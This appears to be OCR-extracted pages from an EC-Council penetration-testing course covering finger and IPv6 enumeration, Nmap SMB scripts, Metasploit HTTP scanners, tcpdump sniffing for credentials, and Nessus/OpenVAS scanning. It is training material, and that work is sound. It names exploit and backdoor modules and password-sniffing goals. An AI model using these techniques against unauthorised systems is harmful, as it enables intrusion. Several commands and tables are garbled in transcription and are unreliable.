Use this command to view list of users who are logged onto remote machines or machines on local network.

Syntax: `/usr/bin/rusers [-a] [-l] [-u] [-h] [-i] [Host ...]`

▪ Rwho

Use this command to view list of users who are logged in to hosts on the local network.


Syntax: `rwho [-a]`

▪ Finger

Understanding the working of finger daemon and how can it be abused:

- Finger daemon is a finger service which runs in the background and stores the logged in user information like username and full name.
- Generally, finger daemon works on port 79.
- You can abuse the finger daemon functionality by running finger client along with the remote users IP address.
- Use `finger@[ipaddress]` command to enumerate the list of logged in users.
- After acquiring the list of users, you can use `finger <username>@[ipaddress]` command to retrieve the logged in user details. Use this command to gain information about system users such as user's login name, real name, terminal name, idle time, login time, office location, and office phone numbers.

Syntax: `finger [-l] [-m] [-p] [-s] [user ...] [user@host ...]`



```

File Edit View Search Terminal Help
Parrot Terminal

[~]root@barrot:~$-
#nmap -p 79 192.168.0.50
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-19 23:39 EDT
Nmap scan report for 192.168.0.50
Host is up (0.00098s latency).

PORT      STATE SERVICE
79/tcp    open  finger
MAC Address: 00:15:50:02:68:33 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
[~]root@barrot:~$-
#finger @192.168.0.50
login      Name      Tty      Idle      Login Time  Office      Office Phone
Admin      Admin      *+0      Aug 19 05:20
Admin      Admin      pts/0    Aug 19 05:21 (:0)

[~]root@barrot:~$-
#finger Admin@192.168.0.50
login: Admin
Directory: /home/Admin
Shell: /bin/bash
On since Wed Aug 19 05:20 (PDT) on :0 (messages off)
On since Wed Aug 19 05:21 (PDT) on pts/0 from :0
36 seconds idle
No mail.
No Plan.
  
```

Figure 6.65: Screenshot displaying finger command result

C PENT
Enriched • Examines • Testing • Subsequent

[illegible]

Perform IPv6 Enumeration



- Scan and enumerate possible **IPv6** address of a machine in the network
- Use tools such as **Enyx** and **IPv6 Hackit** to enumerate possible IPv6

[illegible]

Source: <https://github.com>

[illegible]

Source: jvchockit.sourceforge.net

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform IPv6 Enumeration

IPv6 is an advanced version of IPv4 where it can support more number of hosts compared to IPv4. You can scan and enumerate possible IPv6 address of a machine in the network. Use tools such as Enyx and IPv6 Hackit to enumerate possible IPv6.

- **ENYX**

Source: <https://github.com>

ENYX SNMP IPv6 enumeration tool used for grabbing the possible IPv6 of a machine through the SNMP protocol.

```
[Trickster@ubuntu:~]$ python enyx.py 2c public 10.10.10.20
=====
          #####
          #          #          #          #          #
          #          #          #          #          #
          #          #          #          #          #
          #####

SNMP IPv6 Enumerator Tool

Author: Thanasis Tserpelis aka Trickster0
=====

[*] Snmpwalk found.
[*] Grabbing IPv6.
[*] Here They Come...

[*] Loopback -> 0000:0000:0000:0000:0000:0000:0000:0000
[*] Unique Local -> dead:beef:0000:0000:0250:56ff:feaa:0b69
[*] Link-Local -> fe80:0000:0000:0000:0250:56ff:feaa:0b69
[Trickster@ubuntu:~]$
```

Figure 6.66: Screenshot of ENYX

■ Hackit

Source: <http://ipv6hackit.sourceforge.net>

Hackit is a scanning tool that provides you with a list of active IPv6 hosts. It can perform TCP port scanning and identify AAAA IPv6 host records.

```
ant@antergo:~/ipv6/ipv6-hackit$ perl ipv6-hackit.pl
IPv6 Hackit Written by Ph03n1X
Copyright ipsecx (c) 2010
OS Detected : GNU/Linux

#####
#####
#####
#####
#####
#####

IPv6 Hackit - The IPv6 Army Knife

IPv6-> help
IPv6 Army Knife - Available Commands Are :

build - to build IPv6 host list file.
enum - to do host enumeration finding which is up and down.
scan - to do port scanning finding which is open and close.
google - to search possible ipv6 host (domain) via google.
exploit - to exploit programming flaw in ipv6 application.
dns - to get record AAAA from domain list file.
shell - interactive linux shell without quitting hackit.
bind - get remote shell produced by binding payloads.
reverse - waiting remote shell produced by reverse payloads.
backdoor - simple binding backdoor with faked process.
quit - to quit from this program.
help - to print this help.

#####
#####
#####
#####
#####
#####
```

Figure 6.67: Screenshot of Hackit

Nmap Scripting Engine Categories



All	Runs all available NSE scripts
Auth	Run only the Auth Scripts
Default	Execute the basic defaults scripts
Discovery	Discover information in depth about a target
External	Scripts that contact external resources
Intrusive	Scripts which considered intrusive by the target
Malware	Checks for open Backdoors and Malware
Safe	Run scripts that are not intrusive
Vuln	Discovers common vulnerabilities

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Discovery



Run the scripts to discover **information** about the provided target(s):

01

Querying public registries

02


SNMP-enabled devices

03

Directory services

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Discovery (Cont'd)



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Fuzzer



Send server software **unexpected** or **randomized** fields in each packet

Slow and **bandwidth** intensive process

dns-fuzz

Bombards a DNS server with slightly flawed domain requests until either the server crashes or a user specified time limit elapses

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Scripts Category Downside



- Runs all of the **scripts** in the category
- This can require a great deal of time
- Best to learn the **scripts** and then run the specific scripts for the **different situations** you are in

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Nmap Server Message Block Scripts



```
ls *smb*.nse
```

```
Parrot Terminal
File Edit View Search Terminal Help
[parrot@parrot]~/usr/share/nmap/scripts
# ls *smb*.nse
smb2-capabilities.nse      smb-enum-users.nse       smb-vuln-cve2009-3103.nse
smb2-security-mode.nse    smb-flood.nse            smb-vuln-cve-2017-7494.nse
smb2-time.nse             smb-ls.nse               smb-vuln-ms06-025.nse
smb2-vuln-uptime.nse      smb-mbenum.nse          smb-vuln-ms07-029.nse
smb-brute.nse             smb-os-discovery.nse     smb-vuln-ms08-067.nse
smb-double-pulsar-backdoor.nse smb-print-text.nse       smb-vuln-ms10-054.nse
smb-enum-domains.nse      smb-protocols.nse       smb-vuln-ms10-061.nse
smb-enum-groups.nse       smb-psexec.nse           smb-vuln-ms17-010.nse
smb-enum-processes.nse    smb-security-mode.nse   smb-vuln-regsvc-dos.nse
smb-enum-services.nse     smb-server-stats.nse    smb-vuln-webexec.nse
smb-enum-sessions.nse     smb-system-info.nse     smb-vuln-webexec-exploit.nse
smb-enum-shares.nse       smb-vuln-conficker.nse
[parrot@parrot]~/usr/share/nmap/scripts
#
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate Shares



```
Parrot Terminal
root@parrot:~/usr/share/metasploit/scripts#
root@parrot:~/usr/share/metasploit/scripts# msf5 --script smb-enum-shares.nse --script-args=unsafe=1 -p445 10.10.10.10
Starting Nmap 7.60 ( https://nmap.org ) at 2020-07-01 00:59 EDT
Nmap scan report for 10.10.10.10
Host is up (0.00044s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MC Address: 02:15:50:07:48:B2 (Unknown)

Host script results:
smb-enum-shares:
  note: ERROR: Enumerating shares failed, guessing at common ones (NT_STATUS_ACCESS_DENIED)
  account used: <blank>
  \\10.10.10.10\ADMIN$:
    warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
    Anonymous access: <none>
  \\10.10.10.10\C$:
    warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
    Anonymous access: <none>
  \\10.10.10.10\IIS$:
    warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
    Anonymous access: <none>
  \\10.10.10.10\IPFS:
    warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
    Anonymous access: READ
  \\10.10.10\USERS:
```

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate Users



```
msf5 --script smb-enum-users.nse --script-args=unsafe=1 -p445
```

- Enumerate the users via smb when an Administrator has made a mistake and allowed it

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

HTTP Enumeration Auxiliary Scripts in Metasploit



- 1 cert
- 2 dir_scanner
- 3 enum_wayback
- 4 http_login
- 5 options
- 6 http_version

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

cert



- Enumerate whether the cert is **active** or **expired**

```
msf5 > use auxiliary/scanner/http/cert
msf5 auxiliary/scanner/http/cert > show options

Module options (auxiliary/scanner/http/cert):

  Name      Current Setting  Required  Description
  ----      -
  ISSUER     *                yes       Show a warning if the Issuer does
  not match this regex
  RHOSTS     www.godshopping.com yes       The target host(s), range CIDR id
 entifier, or hosts file with syntax 'file:filepath'
  RPORT      443              yes       The target port (TCP)
  SHOWALL    false            no        Show all certificates (issuer, tsn
  or regardless of match
  THREADS    1                yes       The number of concurrent threads
  (max one per host)

msf5 auxiliary/scanner/http/cert > set RHOSTS demo.testfire.net
RHOSTS => demo.testfire.net
msf5 auxiliary/scanner/http/cert > run

[*] 65.61.137.117:443 - 65.61.137.117 - 'demo.testfire.net' : '2020-05-22
00:00:00 UTC' - '2022-05-22 23:59:59 UTC'
[*] demo.testfire.net:443 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

dir_scanner



Search for **web server directories**



Similar to **wfuzz** and **dirbuster**

```

File Edit View Search Terminal Help
msf5 auxiliary(scanner/http/dir) > use auxiliary(scanner/http/dir_scanner)
msf5 auxiliary(scanner/http/dir_scanner) > set RHOSTS 10.10.10.10
RHOSTS => 10.10.10.10
msf5 auxiliary(scanner/http/dir_scanner) > show options

Module options (auxiliary(scanner/http/dir_scanner)):



| Name                                               | Current Setting                                      | Required | Description                      |
|----------------------------------------------------|------------------------------------------------------|----------|----------------------------------|
| DICTIONARY                                         | /usr/share/metasploit-framework/data/wordmap/dir.txt | no       | Path of word dictionary to use   |
| EXT                                                | /                                                    | yes      | The path to identify files       |
| PROXY                                              |                                                      | no       | A proxy chain of format type:h   |
| URI[uri:type:host:port][...]                       | RHOSTS 10.10.10.10                                   | yes      | The target host(s), range CIDR   |
| IDENTIFIER, or hosts file with syntax 'file--path' | REPORT no                                            | yes      | The target port (TCP)            |
| SSL                                                | false                                                | no       | Negotiate SSL/TLS for outgoing   |
| CONNECTIONS                                        | THREADS 1                                            | yes      | The number of concurrent threads |
| IN (max one per host)                              | VERBOSE                                              | no       | HTTP server virtual host         |


msf5 auxiliary(scanner/http/dir_scanner) >

```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

files_dir



📁 Search for **presence of files**

```

File Edit View Search Terminal Help
msf5 auxiliary(scanner/http/dir_scanner) > use auxiliary(scanner/http/files_dir)
msf5 auxiliary(scanner/http/files_dir) > set RHOSTS 10.10.10.10
RHOSTS => 10.10.10.10
msf5 auxiliary(scanner/http/files_dir) > show options

Module options (auxiliary(scanner/http/files_dir)):



| Name                                               | Current Setting                                        | Required | Description                      |
|----------------------------------------------------|--------------------------------------------------------|----------|----------------------------------|
| DICTIONARY                                         | /usr/share/metasploit-framework/data/wordmap/files.txt | no       | Path of word dictionary to use   |
| EXT                                                |                                                        | no       | Append file extension to use     |
| PROXY                                              | /                                                      | yes      | The path to identify files       |
| URI[uri:type:host:port][...]                       | RHOSTS 10.10.10.10                                     | yes      | A proxy chain of format type:h   |
| IDENTIFIER, or hosts file with syntax 'file--path' | REPORT no                                              | yes      | The target host(s), range CIDR   |
| SSL                                                | false                                                  | no       | The target port (TCP)            |
| CONNECTIONS                                        | THREADS 1                                              | yes      | Negotiate SSL/TLS for outgoing   |
| IN (max one per host)                              | VERBOSE                                                | no       | The number of concurrent threads |
|                                                    |                                                        | no       | HTTP server virtual host         |


msf5 auxiliary(scanner/http/files_dir) >

```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Sniff the Network



- Sniffing is a process of monitoring and **capturing all data packets** passing through a network
- Use sniffing tools such as Wireshark, Tcpdump, etc. to sniff the network
- Sniffer turns the NIC of a system to the promiscuous mode to listen to all the data transmitted on its segment

Information Obtained

1 DNS traffic

2 POP3/FTP/Telnet passwords

3 Email traffic

4 Router configuration

5 Web traffic

6 Telnet passwords

7 Chat sessions

8 Syslog traffic

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Sniff the Network

Sniffing is a process of monitoring and capturing all data packets passing through a network. You can use sniffing tools such as Wireshark and Tcpdump to sniff the network. Sniffer turns the NIC of a system to the promiscuous mode to listen all the data transmitted on its segment.



As a penetration tester, you should sniff the network and extract the following information:

- DNS traffic
- POP3/FTP/Telnet passwords
- Email traffic
- Router configuration
- Web traffic
- Telnet passwords
- Chat sessions
- Syslog traffic

Tcpdump: Capture Traffic using Tcpdump



- Capturing and displaying captured packets in both **HEX** and **ASCII format** with `tcpdump -XX`




Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.


Tcpdump: Capture Traffic using Tcpdump (Cont'd)



Filter traffic by protocol



Writing packet captured in file and reading it



Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Tcpdump: Capture Traffic using Tcpdump (Cont'd)



Filter traffic by header

- Filtering and displaying only **SYN packets**. It displays TCP headers that contain a **TCP flag byte** equal to 2 flag (Syn flag set)

```

root@parrot:~# tcpdump -i eth0 -s 0 -e -l eth0 'tcp[13]&=2'
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
01:34:00.037317 IP 10.10.10.13.47734 > sec30802-10-14.le100.net.https: Flags [S],
  seq 3014231817, win 64240, options [msg 1460, sackOK, TS val 3988225640 ecr 0,no
  scale 20], length 0
01:34:00.414891 IP 10.10.10.13.50196 > sec35087-10-167.le100.net.https: Flags [S],
  seq 742059959, win 64240, options [msg 1460, sackOK, TS val 59884392 ecr 0,no
  scale 20], length 0
01:34:00.537313 IP 10.10.10.13.55024 > dem0310-10-125.le100.net.https: Flags [S],
  seq 294333547, win 64240, options [msg 1460, sackOK, TS val 313363000 ecr 0,no
  scale 18], length 0
01:34:00.568897 IP 10.10.10.13.40720 > dem0310-10-125.le100.net.https: Flags [S],
  seq 302042449, win 64240, options [msg 1460, sackOK, TS val 213363003 ecr 0,no
  scale 18], length 0
01:34:00.585283 IP 10.10.10.13.38918 > sec30802-10-173.le100.net.https: Flags [S],
  seq 254777371, win 64240, options [msg 1460, sackOK, TS val 33213315 ecr 0,no
  scale 18], length 0
0 packets captured
0 packets received by filter
0 packets dropped by kernel

```

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Tcpdump: Capture Traffic using Tcpdump

Source: <https://www.tcpdump.org>

Tcpdump is a software packet analyzer or packet sniffing tool used to capture the transferred TCP/IP packets over a network. It provides various features like saving the captured packets in a file. Capturing and displaying captured packets in both HEX and ASCII format with **tcpdump -xx**.

```

root@parrot:~# tcpdump -i eth0 -s 0 -e -l eth0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
01:19:00.002102 IP 10.10.10.12.65121 > 230.235.255.229.1000: UDP, length 133
0x0000: 6100 5e7f fffa 0015 5087 9e10 0800 4500
0x0010: 00a1 35ad 0000 0111 0099 8a0a 8a02 efff
0x0020: fffa fe01 039c 000e 4f10 4d28 3343 4122
0x0030: 4340 287a 2040 5454 5027 312e 3104 0a48
0x0040: 6f73 743a 3233 3926 3235 3526 3235 3526
0x0050: 2238 38a0 3139 3630 8a0a 3124 3a7d 72ae
0x0060: 3a73 6360 656d 6173 6175 796e 702d 6f72
0x0070: 6f73 6465 7669 6365 3a49 6e74 6572 6e65
0x0080: 7447 6114 6f37 6139 6460 7669 6365 3a21
0x0090: 0a0a 4a61 6e3a 2273 7364 783a 6469 7363
0x00a0: 6f76 6572 228d 8a0d 583a 330d 8a0d 8a
01:19:00.002717 IP 10.10.10.12.54273 > dns.google.domain: 54916 PTR? 250.255.255.229.in-addr.arpa. (40)
0x0000: 0015 5087 9e10 0015 5087 9e10 0800 4500
0x0010: 00a4 fa7b 0000 4811 1c51 8a0a 8a0d 0000
0x0020: 0000 4a61 6e3a 0026 3a6e d804 0100 0a01
0x0030: 0000 0000 0000 0332 3530 0332 3535 0332
0x0040: 2535 0332 1339 0769 0e2d 6164 6472 0a01
0x0050: 2535 0332 1339 0769 0e2d 6164 6472 0a01
01:19:00.005155 IP dns.google.domain > 10.10.10.13.54273: 54916 RDdomain 0/1/0 (103)
0x0000: 0015 5087 9e10 0015 5087 9e10 0800 4500
0x0010: 0003 8eae 0000 7811 0e2d 0800 8a0d 0000
0x0020: 0a0d 0015 4a01 006f 096d 0804 8103 0a01
0x0030: 0000 0001 0000 0332 3530 0332 3535 0332
0x0040: 2535 0332 1339 0769 0e2d 6164 6472 0a01
0x0050: 7270 6100 0000 0001 0108 0000 0001 0000
0x0060: 06c7 002d 0373 0e73 0364 0e73 0509 0361
0x0070: 000e 036f 2267 000f 000f 63a0 7a7d 3a08
0x0080: 0a0d 001c 2000 000e 1000 037a 0000 000e
0x0090: 00

```

Figure 6.68: Screenshot of tcpdump




Figure 6.69: Screenshot of tcpdump results

- **Filter traffic by protocol**

- To filter the traffic by the protocol using tcpdump tool, you can use the following command:

Syntax: `tcpdump -c 5 -s 0 -i etho`




Figure 6.70: Screenshot displaying tcpdump—Filter traffic by protocol

■ Writing packet captured in file and reading it

- You can use the following command to write the packet:

Syntax: `tcpdump -w packetcapture.pcap -c 5 -s 0 -i eth0`

- You can use the following command to read the packet:

Syntax: `tcpdump -tttt -r packetcapture.pcap`




Figure 6.71: Screenshot displaying tcpdump—writing packet captured in file

■ Filter traffic by header

Filtering and displaying only SYN packets. It requires to display TCP headers that contain a TCP flag byte equal to two flags (SYN flag set).




Figure 6.72: Screenshot displaying tcpdump—filter traffic by header

Some of the additional commands of tcpdump are mentioned below:

- To capture packets from specific interface
`tcpdump -i eth0`
- To capture *N* number of packets
`tcpdump -c 5 -i eth0`
- To display captured packets in ASCII
`tcpdump -A -i eth0`
- To display packets in HEX and ASCII
`tcpdump -XX -i eth0`
- To capture and save packets in a file
`tcpdump -w 0001.pcap -i eth0`
- To read captured packets file
`tcpdump -r 0001.pcap`
- To capture TCP packets
`tcpdump -i eth0 tcp`
- To capture packet from specific port
`tcpdump -i eth0 port 22`
- To capture packets from source IP
`tcpdump -i eth0 src 192.168.0.2`
- To capture packets from destination IP
`tcpdump -i eth0 dst 50.116.66.139`



Vulnerability Assessment

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Assessment

Vulnerability assessment is a process of identifying vulnerabilities or loopholes in any organizational network infrastructure. Vulnerability assessment is a part of penetration testing where a penetration tester performs vulnerability assessment to identify the loopholes of the target network and find out the entry points to perform exploitation. Based on that information, now we will find known vulnerabilities both online and offline.



"Before performing a penetration test, it is beneficial to determine the maturity level of the client's security posture. It is often a good idea to perform a vulnerability analysis first before penetration testing."

Source: <http://www.pentest-standard.org>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Source: <http://www.pentest-standard.org>

"Before performing a penetration test it is beneficial to determine the maturity level of the client's security posture. It is often a good idea to perform a vulnerability analysis first before penetration testing."

Perform Internal Vulnerability Assessment



Once you find out what ports respond as being open by port scanning a network or individual machines, you can begin to determine the **vulnerabilities** present on the services used by these ports

The goal of running a vulnerability scanner is to **identify network devices** open to known **vulnerabilities**

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Internal Vulnerability Assessment

Internal vulnerability assessment is performed to assess the network and system controls of internal security posture. Systems or devices within internal network are evaluated for vulnerabilities like Trojans, malware, misconfiguration, and so on. Organizations invest more in protecting their network externally, but they also should secure their internal network from fraud employees and temporary contractors.

Internal vulnerability assessment can have from any of two potential attacker groups:

- **Unprivileged guests:** This group has no privileges other than some general information like standard LAN jack. These are the members who try to gain access through firewall but not yet gained any network privileges.
- **Trusted internal users:** They have all the privileges and access to standard information of the network.

Once you find out what ports respond as being open by port scanning a network or individual machines, you can begin to determine vulnerabilities present on the services used by these ports. The goal of running a vulnerability scanner is to identify network devices open to known vulnerabilities.

Vulnerability Scanning Objectives



Identify the **attack surface**



Determine the **risk**



Assess the **severity** of the findings



Draft a **report** of the findings



Develop a **remediation plan**

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Network Vulnerability Scanning



- Look at the data at the **network level**

- Assess the **services** accessible to the scanner

- The **DMZ** and other accessible zones are investigated

- Review the **protocol** and **traffic** of the subnet ... routing

- Determines the attack surface at the **network layer** and **transport layer**
 - TCP
 - UDP

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Host Vulnerability Scanner



Review the **attack surface** on the host machine



Assessment of the applications that are installed



An **investigation** of the processes running on the machine



Works best with **credentials**

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Scanner Configuration



Usually involves setting **scan parameters**



Set the **network protocols** and **ports** to test



Identify the method of **host discovery**



Create a policy



Most **scanners** have templates that assist

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan Templates



Nessus

Contains a large number of **templates** for different scanning situations

Dependent on the **license** that you are registered with:

- Home
- Limited templates

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Scanner Configuration OpenVAS



Free and open source



Fork of the original **Nessus project**



Maintained by the **CTO** of Tenable


- Original creator of Nessus



Is powerful, but takes more time than Nessus to complete a scan

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

OpenVAS



Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OpenVAS Scan Dashboard




Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Nessus Scanners Listing



- Allows for control over different **scanners**



Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Plugins



- Every audit is coded as a **plugin within Nessus**
- More than **80,000** plugins in Nessus
- Updating the plugins is **critical**
 - Online**
 - Checks for updates every 24 hours if connected to the Internet
 - Offline**
 - Requires challenge and response codes
 - Needs the key that is provided from tenable

- On the offline system running Nessus (A), open a command prompt.
 - Use the `nessusctl fetch --challenge` command specific to your operating system.
- | Platform | Command |
|----------|---|
| Linux | <code># /opt/nessus/sbin/nessusctl fetch --challenge</code> |
| FreeBSD | <code># /usr/local/nessus/sbin/nessusctl fetch --challenge</code> |
| Mac OS X | <code># /Library/Nessus/sbin/nessusctl fetch --challenge</code> |
| Windows | <code>C:\Program Files\Tenable\Nessus-nessus.exe fetch --challenge</code> |
- Copy the alphanumeric challenge code.
Example Challenge Code:
`aaaaa17b222c316a4d5666a777bdc9999`
 - Use the copied challenge code to [Generate Your License](#).

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Plugin Families



Different **plugins** based on requirements

1 Operating system

2 Application, etc.

New Scan / Advanced Scan

[Back to Scan Templates](#)

Settings	Credentials	Compliance	Plugins
STATUS	PLUGIN FAMILY	TOTAL	
ENABLED	AIX Local Security Checks	11380	
ENABLED	Amazon Linux Local Security Checks	883	
ENABLED	Backdoors	110	
ENABLED	CentOS Local Security Checks	2421	
ENABLED	CG abuses	3666	
ENABLED	CG abuses : XSS	638	
ENABLED	CISCO	843	
ENABLED	Databases	539	
ENABLED	Debian Local Security Checks	4948	

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Sub-plugins



Each plugin can have **sub-plugins**

More **granular information** about the check


Settings	Credentials	Plugins	Show Disabled Show All		
STATUS	PLUGIN/FAMILY	TOTAL	STATUS	PLUGIN NAME	PLUGIN ID
ENABLED	AIX Local Security Checks	11372	ENABLED	4553 Paravirtual Backdoor Detection	11187
ENABLED	Amazon Linux Local Security Checks	1676	ENABLED	Agilent PD Backdoor Detection	10138
ENABLED	Backdoors	121	ENABLED	alsa-rcp CG Backdoor Detection	11118
ENABLED	CentOS Local Security Checks	3598	ENABLED	Avast Backdoor Detection	40008
ENABLED	CG abuses	4544	ENABLED	ASUS Router 'telnet' Remote Command Execution	80014
ENABLED	CG abuses : XSS	686	ENABLED	BackOffice Software Detection	10004
ENABLED	CISCO	1552	ENABLED	Bagle Worm Removal	10007
ENABLED	Databases	685	ENABLED	Bagle2 Worm Detection	10063
ENABLED	Debian Local Security Checks	4960	ENABLED	Brnt Shell Backdoor Detection	31098
ENABLED	Default Linux Accounts	171	ENABLED	Bugpar Worm Detection	11105
ENABLED	Denial of Service	110	ENABLED	Bugpar2 Worm Backdoor Detection	11107

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Built-in Policies



- Nessus provides a variety of **scan templates**
- Most common
 - Basic network scan
 - Provides a comprehensive scan for most networks
 - Does not scan all 65536 ports
 - Have to change the settings for that



Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Available Plugins



- Each plugin represents an **audit check**

- **Access the plugins**

■ New Scan | Advanced Scans | Plugins

New Scan / Advanced Scan
• Back to Scan Templates

STATUS	PLUGIN FAMILY	TOTAL
Available	All Local Security Checks	11073
Available	Amazon Linux Local Security Checks	1076
Available	Backdoors	121
Available	CentOS Local Security Checks	3096
Available	CVE abuses	4344
Available	CVE abuses - XSS	686
Available	CVEs	1952
Available	Databases	695
Available	Debian Local Security Checks	6865
Available	Default Linux Accounts	171
Available	Denial of Service	110

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Custom Scan



When you elect to do a **custom scan**, you have control over what **plugins** loaded, and you can manually select the ones you need

- Makes for a more **granular approach** to the testing
- Can take **time** to configure
- You need to have knowledge of what you are looking for to get the best results

New Scan / Advanced Scan
← Back to Scan Templates

Disable All Enable All

Settings Credentials Plugins

Show Enabled | Show All

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Tailoring Scans



Settings Credentials

BASIC

General

Schedule

* Notifications

DISCOVERY >

ASSESSMENT >

REPORT >

ADVANCED >

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Discovery



Can select ports

Speed

Port scanner settings

Protocols for **pinging** potential targets:

- Useful when a firewall is **on**
- ICMP blocked by default

Ports

☐ Consider enclosed ports as closed

Port scan range:

Local Port Enumerations

☒ OS (nmap)

☒ OS (nmap)

☒ OS(n)

☐ Only run network port scanners if local port enumeration failed

☐ Only open TCP ports found by local port enumerations

Network Port Scanners

☒ OS

☐ Override automatic firewall detection

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Assessment



Can set more specific **scan parameters**

Custom

Choose your own assessment settings.

Default

General Settings:

☐ Avoid potential false alarms

☐ Enable CGI scanning

Web Applications:

☐ Start crawling from "/"

☐ Crawl 1000 pages (max)

☐ Traverse 6 directories (max)

☐ Test for known vulnerabilities in commonly used web applications

